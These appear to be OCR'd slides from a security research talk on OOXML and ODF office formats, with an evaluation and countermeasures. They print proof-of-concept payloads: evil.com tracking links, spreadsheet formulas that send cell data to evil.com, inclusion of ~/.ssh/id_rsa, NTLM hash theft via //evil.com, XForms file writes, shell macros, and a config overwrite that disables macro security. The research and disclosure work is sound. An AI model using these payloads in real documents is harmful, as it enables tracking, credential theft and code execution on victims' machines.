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Office Document Security and Privacy

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
Overview

1. **OOXML/ODF Basics**
2. **Denial of Service**
3. **Invasion of Privacy**
4. **Information Disclosure**
5. **Data Manipulation**
6. **Code Execution**
7. **Evaluation**

History: Office Wars



- 1990: MS Office 1.0
- 2002: Star Office → OpenOffice.org
- 2006: OOXML + ODF standardization
- 2010: OpenOffice.org → LibreOffice

Two competing standards

OOXML (ISO/IEC 29500)	ODF (ISO/IEC 26300)
Office Open XML	Open Document Format
6500 pages	800 pages
(some) MS proprietary formats	re-use of SVG, MathML, XForms, …
.docx, .xlsx, .pptx, …	.odt, .ods, .odp, …
XML-based, Zip container	XML-based, Zip container

OOXML Directory Structure

File	Description
`./[Content_Types].xml`	List of all package files
`./docProps/app.xml`	Metadata: sections, pages
`./docProps/core.xml`	Metadata: author, timestamps
`./_rels/.rels`	Relationships within and outside of the package
`./word/document.xml`	Document content
`./word/styles.xml`	Style of sections, content, etc.
`./word/settings.xml`	Application-specific settings
`./word/_rels/document.xml.rels`	References to images

Table 2: Directory structure within an OOXML zip container archive.

OOXML Example

```
<w:document xmlns:w="http://schemas.openxmlformats.org/
      wordprocessingml/2006/main">
  <w:body>
    <w:p>
      <w:r>
        <w:t>Hello World</w:t>
      </w:r>
    </w:p>
  </w:body>
</w:document>
```

Listing 1: Minimal OOXML example document (*document.xml*).

ODF Directory Structure

File	Description
`./content.xml`	Document content
`./manifest.rdf`	RDF metadata
`./meta.xml`	Metadata: author, timestamps
`./mimetype`	MIME type of the document
`./settings.xml`	Application-specific settings
`./styles.xml`	Style of sections, content, etc.
`./META-INF/manifest.xml`	List of all package files
`./Thumbnails/thumbnail.png`	Thumbnail image

Table 3: Directory structure within an ODF zip container archive.

ODF Example

```
<office:document-content>
  <office:body>
    <office:text>
      <text:p>Hello World</text:p>
    </office:text>
  </office:body>
</office:document-content>
```

Listing 2: Minimal ODF example document (*content.xml*).

Attacker Model

- Victim opens malicious office document
- “Bad things” happen (attack-dependent)

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   - Deflate Bomb
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Deflate Bomb

```
<w:document xmlns:w="http://schemas.openxmlformats.org/
      wordprocessingml/2006/main">
  <w:body>
    <w:p>
      <w:r>
        <w:t>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...</w:t>
      </w:r>
    </w:p>
  </w:body>
</w:document>
```

max. compression ratio: 1:1023

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   - URL Invocation, Evitable Metadata
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URL Invocation

- Goal: “phone home” to attacker’s server once document is opened

URL Invocation

```
<Relationship Id="evil" Target="http://evil.com/tracking_id/"
      TargetMode="External"/>
```

CVE-2020-12802

URL Invocation

```
<office:document-content>
  <office:body>
    <office:text>
      <text:p>
        <draw:frame>
          <draw:image xlink:href="http://evil.com/tracking_id/"/>
        </draw:frame>
      </text:p>
    </office:text>
  </office:body>
</office:document-content>
```

Listing 3: Minimal ODF document with a tracking pixel of *evil.com*

Evitable Metadata

The hidden dangers of documents

Dot.life - how technology changes us

By Mark Ward
BBC News Online technology correspondent

Analysis of hidden information in the so-called Iraq "dodgy dossier" showed, among other things, the names four civil servants who worked on it.

Source: news.bbc.co.uk

Evitable Metadata

	Microsoft Office				LibreOffice			
	OOXML	ODF	PDF	HTML	ODF	OOXML	PDF	HTML
Timestamp	●	●	●	●	●	●	●	●
Software	●	●	●	●	●	●	●	●
Username	●	●	●	●	○	○	○	○

● stored in metadata ○ not stored in metadata

Table 5: Comparison of the metadata included by Microsoft Office and LibreOffice when saving or exporting to various file formats.

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   - Data Exfiltration, File Disclosure, Credential Theft
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Data Exfiltration

- Idea: victim obtains spreadsheet; user input values sent to attacker's server

```
=HYPERLINK("http://evil.com/" &A1 &B2, "Click me")
```

```
=WEBSERVICE(TEXTJOIN("|", 1, "http://evil.com/", A:Z))
```

File Disclosure

- Idea: include local files on disk

File Disclosure

```
<draw:frame>
  <draw:image xlink:href="file:///path/to/sensitive-pic.jpg"/>
</draw:frame>
```


Listing 6: XML to include image files on disk into ODF document.

File Disclosure

```
<text:section>
  <text:section-source xlink:href="file:///~/.ssh/id_rsa"/>
</text:section>
```

Listing 7: XML to include arbitrary files on disk into ODF document.

File Disclosure



Credential Theft

- Goal: obtain user's NTLM hash

```
<Relationship Id="x" Target='//evil.com' TargetMode="External"/>
```

```
<draw:frame><draw:image xlink:href='//evil.com'/></draw:frame>
```

Credential Theft

- Offline cracking
  - **NTLMv2**: modern GPU requires 2,5h for eight chars
  - **NTLMv1, LM**: considered broken *[Marlinspike2012]*
- Pass-the-hash or relay attacks
  - Compare *[Ochoa2008, Hummel2009]*
  - Depending on Windows security policy

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   - File Write Access, Content Masking
6. Code Execution
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File Write Access

- Idea: XForms allow local file as target

File Write Access

```
<office:forms>
  <xforms:model id="XForm">
    <xforms:instance id="Instance1">
      <instanceData>
        <Data>...</Data>
      </instanceData>
    </xforms:instance>
    <xforms:bind xmlns:script="http://openoffice.org/2000/script"
      id="Binding1" nodeset="Data/Test/*"/>
    <xforms:submission id="SaveData" bind="Binding1" ref="/"
      action="file://~/NEWFILE" method="put"/>
  </xforms:model>
</office:forms>
```

CVE-2020-12803

Listing 8: XForm which submits data to a file in the home directory.

Content Masking: OOXML

```
<w:document>
  <w:body>
    <w:body>
      <w:p>
        <w:r>
          <w:t>This text is shown Microsoft Office.</w:t>
        </w:r>
      </w:p>
    </w:body>
    <w:p>
      <w:r>
        <w:t>This text is shown LibreOffice.</w:t>
      </w:r>
    </w:p>
  </w:body>
</w:document>
```

Content Masking: ODF

File	Description
`./content.XML`	**Parsed by MS Office**
`./Content.xml`	**Parsed by LibreOffice**
`./manifest.rdf`	RDF metadata
`./meta.xml`	Metadata: author, timestamps
`./mimetype`	MIME type of the document
`./settings.xml`	Application-specific settings
`./styles.xml`	Style of sections, content, etc.
`./META-INF/manifest.xml`	List of all package files
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   - Macros
7. Evaluation

Macros

```
Sub AutoOpen()
Shell ("[command] [parameters]")
End Sub
```

Listing 10: Macro to execute shell commands in OOXML documents.

```
sub Main
  shell "[command] [parameters]"
end sub
```

Listing 11: Macro to execute shell commands in ODF documents.

Addition Findings

```
<acronym><style><body><acronym>
```

CVE-2018-8161 (memory corruption)

One-Click RCE in LibreOffice

- We can write XML to arbitrary files
- LibreOffice config file itself is XML

One-Click RCE in LibreOffice

```
<oor:items xmlns:oor="http://openoffice.org/2001/registry">
  <item oor:path="/org.openoffice.Office.Common/Security/Scripting">
    <prop oor:name="MacroSecurityLevel" oor:op="fuse">
      <value>0</value>
    </prop>
  </item>
</oor:items>
```

CVE-2020-12803

Listing 12: XForm data to write to the LibreOffice configuration file, thereby allowing arbitrary macros to be executed in any document.

```
file:///~/.config/libreoffice/4/user/registrymodifications.xcu
```

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Evaluation

	Microsoft Office		LibreOffice	
	OOXML	ODF	ODF	OOXML
Denial of Service	●	●	◐	◐
URL Invocation	●	●	●	●
Evitable Metadata	●	●	○	○
Data Exfiltration	◐	◐	◐	◐
File Disclosure	○	○	◐	○
Credential Theft	●	●	●	●
File Write Access	○	○	●	○
Content Masking	◐	◐	●	●
Code Execution	◐	○	●	○

● vulnerable ◐ vulnerability limited ○ not vulnerable

Countermeasures

- Removing insecure features
- User privacy by default
- Limitation of resources
- Elimination of ambiguities

Conclusion

- OOXML and ODF are complex formats
- Thorough analysis of dangerous features
- One-click pure logic chain RCE in 2020 ;)

Artifacts: https://github.com/RUB-NDS/Office-Security